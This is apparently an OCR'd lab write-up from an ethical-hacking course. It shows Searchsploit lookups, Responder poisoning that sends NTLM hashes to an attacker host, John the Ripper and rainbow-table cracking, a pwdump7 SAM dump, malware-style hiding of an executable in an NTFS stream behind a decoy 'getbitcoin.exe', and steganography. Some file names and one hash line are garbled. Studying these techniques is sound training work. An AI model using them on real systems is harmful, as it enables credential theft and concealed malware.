|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|_  /admin/adminLogin.jsp: Possible admin folder
```

Hence, Nmap Scripts helps a lot in searching a particular vulnerability and identifying the target weakness.

d. Searchsploit

SearchSploit is a command-line tool that lets you search a local copy of the Exploit-DB archive (exploits, PoCs, shellcode, papers). It's intended for penetration testers and researchers to locate public proof-of-concepts and exploit code offline

Open Kali Terminal and use the utility named Searchsploit followed by the keyword you want to search for to get available exploits

1) VSFTPD

```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd
---------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                          |  Path
---------------------------------------------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                                          | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                                          | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                                          | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                                        | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                                               | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                  | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                                                 | multiple/remote/49719.py
---------------------------------------------------------------------------------------------------------------------
```

2) SQL Injection

```
┌──(kali㉿kali)-[~]
└─$ searchsploit sqli
---------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------------------------
101 News 1.0 - Multiple-SQLi                                                                                    | php/webapps/51759.txt
Accounting Journal Management System 1.0 - 'id' SQLi (Authenticated)                                           | php/webapps/50736.txt
Aero CMS v0.0.1 - SQLi                                                                                          | php/webapps/51022.txt
Air Cargo Management System v1.0 - SQLi                                                                         | php/webapps/50779.txt
Anuko Time Tracker - SQLi (Authenticated)                                                                       | php/webapps/50915.py
AtomCMS v2.0 - SQLi                                                                                             | php/webapps/50727.txt
Attendance and Payroll System v1.0 - SQLi Authentication Bypass                                                 | php/webapps/50802.py
Baixar GLPI Project 9.4.6 - SQLi                                                                                | multiple/webapps/50823.txt
Beauty Salon Management System v1.0 - SQLi                                                                      | php/webapps/51568.txt
Best Student Result Management System v1.0 - Multiple SQLi                                                      | php/webapps/51972.txt
Blitar Tourism 1.0 - Authentication Bypass SQLi                                                                 | multiple/webapps/49759.txt
Blood Bank 1.0 - 'bid' SQLi                                                                                     | php/webapps/51912.txt
Bus Reservation System 1.1 - Multiple-SQLi                                                                      | php/webapps/51712.txt
Cab Management System 1.0 - 'id' SQLi (Authenticated)                                                           | php/webapps/50767.txt
Cells Blog 3.3 - Reflected Cross-Site Scripting / Blind SQLite Injection                                        | php/webapps/31146.txt
ChurchCRM 4.4.5 - SQLi                                                                                          | php/webapps/50965.txt
CMSQLite - SQL Injection                                                                                        | php/webapps/14362.txt
CMSQLite / CMySQLite 1.3 - Cross-Site Request Forgery                                                           | php/webapps/14096.html
CMSQLite 1.2 / CMySQLite 1.3.1 - Remote Code Execution                                                          | php/webapps/14654.php
CMSQLite 1.3.2 - Multiple Vulnerabilities                                                                       | php/webapps/22099.txt
Computer Laboratory Management System v1.0 - Multiple-SQLi                                                      | php/webapps/51965.txt
```

3) Command Injection

```
┌──(kali㉿kali)-[~]
└─$ searchsploit command
---------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------------------------
.NET Remoting Services - Remote Command Execution                                                               | windows/remote/35280.txt
1024 CMS 1.4.4 - Remote Command Execution / Remote File Inclusion                                               | php/webapps/8003.pl
2532/Gigs 1.2.2 Stable - Remote Command Execution                                                               | php/webapps/7512.php
3R Soft MailStudio 2000 2.0 - 'userreg.cgi' Arbitrary Command Execution                                         | cgi/remote/20007.c
4Images 1.7.7 - 'image_utils.php' Remote Command Execution                                                      | php/webapps/12585.txt
4images 1.9 - Remote Command Execution (RCE)                                                                    | php/webapps/51147.txt
7 Sticky Notes v1.9 - OS Command Injection                                                                      | windows/local/51748.TXT
@lex Guestbook 4.0.2 - Remote Command Execution                                                                 | php/webapps/3103.php
ABB Cylon Aspect 3.08.02 (deployStart.php) - Unauthenticated Command Execution                                  | php/hardware/52251.txt
ABB Cylon FLXeon 9.3.4 - WebSocket Command Spawning                                                             | multiple/hardware/52184.txt
ABC2MTEX 1.6.1 - Command Line Stack Overflow                                                                    | linux/dos/47254.txt
Aborior Encore Web Forum - Arbitrary Command Execution                                                          | cgi/webapps/23907.pl
Abuse-SDL 0.7 - Command Line Argument Buffer Overflow                                                           | bsd/local/22811.c
Accellion File Transfer Appliance MPIPE2 - Command Execution (Metasploit)                                       | unix/remote/16964.rb
Accellion FTA - getStatus verify_oauth_token Command Execution (Metasploit)                                     | hardware/remote/37597.rb
Accellion Secure File Transfer Appliance - Multiple Command Restriction / Privilege Escalations                 | linux/local/33623.txt
Acer LunchApp.APlunch - ActiveX Control Command Execution                                                       | windows/remote/2866.html
Achievo 0.7/0.8/0.9 - Remote File Inclusion / Command Execution                                                 | php/webapps/21745.txt
ACTi ASOC 2200 Web Configurator 2.6 - Remote Command Execution                                                  | hardware/remote/16993.pl
ActualAnalyzer - 'ant' Cookie Command Execution (Metasploit)                                                    | unix/remote/35549.rb
ActualAnalyzer Lite 2.81 - Command Execution                                                                    | php/webapps/34450.py
Acunetix WVS 10 - Remote Command Execution                                                                      | windows/remote/39755.py
```

Security Breaches and Counter Measures Practical No 6


Aim: System Hacking

a. NTLM hash crack


NTLM (New Technology LAN Manager) is a Microsoft authentication protocol used to verify user credentials in Windows systems by generating a hash of the user's password.

We will use responder as a pentesting tool that exploits this weakness by poisioning network services (LLMNR, NBT-NS, and MDNS,etc..)

Command: responder -I eth0 (this will start the listener on the attacker machine)



Responder is waiting for connections on etho0 as specified in the command, then go to windows open run box and type \\attackerip and press enter.



Now, go to kali linux and you can see that it grabbed the NTLM hash of the target windows machine now save that hash into the .txt file.

```
[*] [LLMNR]  Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.232.1 for name wpad
[*] [MDNS] Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.232.1   for name wpad.local
[*] [LLMNR]  Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad
[*] [MDNS] Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 192.168.232.1 for name wpad
[SMB] NTLMv2-SSP Client   : 192.168.232.129
[SMB] NTLMv2-SSP Username : WIN-K4L02PDFA55\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::WIN-K4L02PDFA55:15369669b01a0022:115944BA4D7A4E0B2AAD8C90AD0F41AF:0101000000000000CD
00590034004F005300440030005900450050050050050050050050050050050050050050050050050050050050050050050050050050050050050050
4005A004C00540038002E004C004F00430041004C000700080000CD9891E747DC0106000400020000000800300030000000000000000000000000000300000184694
0000000000000000000900280063006900660073002F003100390032002E003100360038002E003200330032002E003100320038000000000000000000000000000
[*] Skipping previously captured hash for WIN-K4L02PDFA55\Administrator
[*] Skipping previously captured hash for WIN-K4L02PDFA55\Administrator
[*] Skipping previously captured hash for WIN-K4L02PDFA55\Administrator
[*] Skipping previously captured hash for WIN-K4L02PDFA55\Administrator
[*] Skipping previously captured hash for WIN-K4L02PDFA55\Administrator
[*] Skipping previously captured hash for WIN-K4L02PDFA55\Administrator
[*] Skipping previously captured hash for WIN-K4L02PDFA55\Administrator
[*] [LLMNR]  Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad
[*] [MDNS] Poisoned answer sent to 192.168.232.1   for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 192.168.232.1 for name wpad
[*] [MDNS] Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad.local
[*] [LLMNR]  Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad
[*] [MDNS] Poisoned answer sent to 192.168.232.1   for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 192.168.232.1 for name wpad
[*] [LLMNR]  Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad
[*] [MDNS] Poisoned answer sent to 192.168.232.1   for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 192.168.232.1 for name wpad
[*] [MDNS] Poisoned answer sent to 192.168.232.1   for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad.local
[*] [LLMNR]  Poisoned answer sent to fe80::b335:c79e:5170:4ef2 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.232.1 for name wpad
```

To crack the Hash we will use John-The Ripper tool, by firing command john <file_hash.txt>


```
┌──(kali㉿kali)-[~/Desktop]
└─$ john ntlm_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
admin@123        (Administrator)
1g 0:00:00:00 DONE 2/3 (2025-10-28 09:00) 8.333g/s 135333p/s 135333c/s 135333C/s 123456..222222
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Here we get the password admin@123 for our windows user named Administrator.


b. Rainbow table crack using Winrtgen

Winrtgen is a graphical program for generating rainbow tables, precomputed datasets used to break password hashes. It originally shipped with the Windows password-recovery suite Cain and Abel.

On a Windows machine, launch Winrtgen to create a rainbow table; choose the MD5 hash, set the maximum length to 3, and click OK.



Now Click the ok button and click on start button.



Now the rainbow table is generated now we need to sort it so that the data is arranged in ascending order.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rtsort /usr/share/rainbowcrack/md5_loweralpha\#1-3_0_2400×1000_oxid\#000.rt
```

Now generate a MD5 hash to crack using ms5sum and then pass it to crack tool

```
┌──(kali㉿kali)-[/usr/share/rainbowcrack]
└─$ echo -n "ceh" | md5sum
975e89cd02486d78cc50bb06678a5969  -
```

Now We will crack this using our rainbow table using the rcrack utility.

```
┌──(kali㉿kali)-[/usr/share/rainbowcrack]
└─$ ./rcrack . -h 975e89cd02486d78cc50bb06678a5969
1 rainbow tables found
memory available: 5898236723 bytes
memory for rainbow chain traverse: 38400 bytes per hash, 38400 bytes for 1 hashes
memory for rainbow table buffer: 2 x 16016 bytes
disk: ./md5_loweralpha#1-3_0_2400×1000_oxid#000.rt: 16000 bytes read
disk: finished reading all files
plaintext of 975e89cd02486d78cc50bb06678a5969 is ceh

statistics
---------------------------------------------------------------------------
plaintext found:                                1 of 1
total time:                                     0.22 s
time of chain traverse:                         0.22 s
time of alarm check:                            0.00 s
time of disk read:                              0.00 s
hash & reduce calculation of chain traverse:    2877600
hash & reduce calculation of alarm check:       3393
number of alarm:                                795
performance of chain traverse:                  13.32 million/s
performance of alarm check:                     1.13 million/s

result
---------------------------------------------------------------------------
975e89cd02486d78cc50bb06678a5969  ceh  hex:636568
```


We have successfully cracked the hash using the rainbow table for the hash of **ceh**.

c. Hash dump with Pwdump7 and crack with Ophcrack

pwdump7 extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database. Download the pwdump7 exe and execute in windows using command prompt, it will fetch and display the password hashes.

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:4E69F22279D2F27CB5A67F0DA598F2DF:8F413BA539F47A7271364596A114A6A1:::
Guest:501:41E4653FE5811472681DA72684B895AD:9533FFB436833A797044E27C9DB6EB51:::
[illegible]:503:E9F5C589928BDE9F9824083170390065:A4EC18D3A33109D9F6B44B3B86C505EA:::
[illegible]:504:B491FF2F609F29D80685051108EFA333:0DF8164C227007BF55EC4D9435BBBB38:::

C:\Users\Administrator\Downloads\pwdump7>
```


ophcrack is a Windows password cracker based on rainbow tables. It comes with a Graphical User Interfaceand runs on multiple platforms.




d. Hiding file in NTFS stream

A professional ethical hacker or penetration tester must understand how to conceal files using NTFS (New Technology File System) data streams. NTFS is a file system that manages files through two main data streams, along with their attributes. The first data stream holds the file's security information, such as permissions, while the second contains the file's actual data. In addition, NTFS supports *alternate data streams* (ADS), which are extra, named data streams that can exist within a single file.

Before proceeding, verify that the C: drive is formatted with the NTFS file system. To check this, open This PC, right-click Local Disk (C:), and select Properties.



Now, Go to C Drive and make a folder in my case I am giving it a name as HackersStop.
Navigate to the location C:\Windows\System32, copy calc.exe, and paste it to the C:\HackersStop\.




Now open command prompt in HackersStop folder and create a helloworld.txt using command notepad helloworld.txt, then type dir and press Enter. This action lists all the files present in the directory, along with their file sizes. Note the file size of readme.txt.

```
C:\HackersStop>dir
 Volume in drive C has no label.
 Volume Serial Number is 46B0-32F1

 Directory of C:\HackersStop

11/09/2025  12:32 AM    <DIR>          .
11/09/2025  12:32 AM    <DIR>          ..
07/14/2009  07:08 AM           918,528 calc.exe
11/09/2025  12:32 AM                22 helloworld.txt
               2 File(s)        918,550 bytes
               2 Dir(s)  52,417,736,704 bytes free

C:\HackersStop>
```

Now, type type c:\HackersStop\calc.exe > c:\HackersStop\helloworld.txt:calc.exe and press Enter.
This command will hide calc.exe inside the helloworld.txt, now type dir and press Enter. Note the file size of readme.txt, which should not change.

```
C:\HackersStop>type C:\HackersStop\calc.exe > C:\HackersStop\helloworld.txt:calc
.exe

C:\HackersStop>dir
 Volume in drive C has no label.
 Volume Serial Number is 46B0-32F1

 Directory of C:\HackersStop

11/09/2025  01:00 AM    <DIR>          .
11/09/2025  01:00 AM    <DIR>          ..
07/14/2009  07:08 AM           918,528 calc.exe
11/09/2025  01:02 AM                22 helloworld.txt
               2 File(s)        918,550 bytes
               2 Dir(s)  52,416,843,776 bytes free
```


Now delete the calc.exe from HackersStop folder and type mklink getbitcoin.exe helloworld.txt:calc.exe and execute getbitcoin.exe, calc will open



e. Hiding Data Using White Space Steganography

Whitespace steganography hides messages in ASCII text by adding spaces or tabs at the ends of lines. Because these characters are usually invisible in normal text viewers, the hidden message remains unnoticed by casual readers. When optional built-in encryption is applied, the message remains unreadable even if detected. Tools such as snow are commonly used to perform whitespace steganography.

Open Notepad, type Hello World! and press Enter. Then press and hold the hyphen key to create a dashed line beneath the text. Save the file as readme.txt in the same folder that contains SNOW.EXE.



Then Type

SNOW.exe -C -m "Anonymous Hackers" -p "expectus" helloworld.txt helloworld2.txt

```
C:\Users\Administrator\Downloads\snwdos32>SNOW.EXE -C -m "Anonymous Hackers" -p "expectus" helloworld.txt helloworld2.txt
Compressed by 34.56%
Message exceeded available space by approximately 394.44%.
An extra 3 lines were added.

C:\Users\Administrator\Downloads\snwdos32>
```

The message is now hidden inside the readme2.txt file, which contains the original contents of readme.txt. Essentially, readme2.txt is a combination of readme.txt and the concealed data. To reveal the hidden message, run the command: snow -C -p "expectus" helloworld2.txt


```
C:\Users\Administrator\Downloads\snwdos32>SNOW.EXE -C -p "expectus" helloworld2.txt
Anonymous Hackers
C:\Users\Administrator\Downloads\snwdos32>
```

To view the file in the graphical interface, open readme2.txt in Notepad and press Ctrl + A. You'll notice the hidden data represented by spaces and tabs within the file, as shown in the screenshot.

f. Image Steganography using OpenStego and QuickStego


OpenStego

OpenStego is a Java-based image steganography tool that allows you to hide data within images and supports password-based encryption for added security. It uses the DES algorithm to encrypt data, with the DES key derived from the provided password using MD5 hashing. To use it, create a text file containing your secret message, select an image to hide the message in, provide the image's file path and a password for encryption, and then click Hide to embed the data into the image.

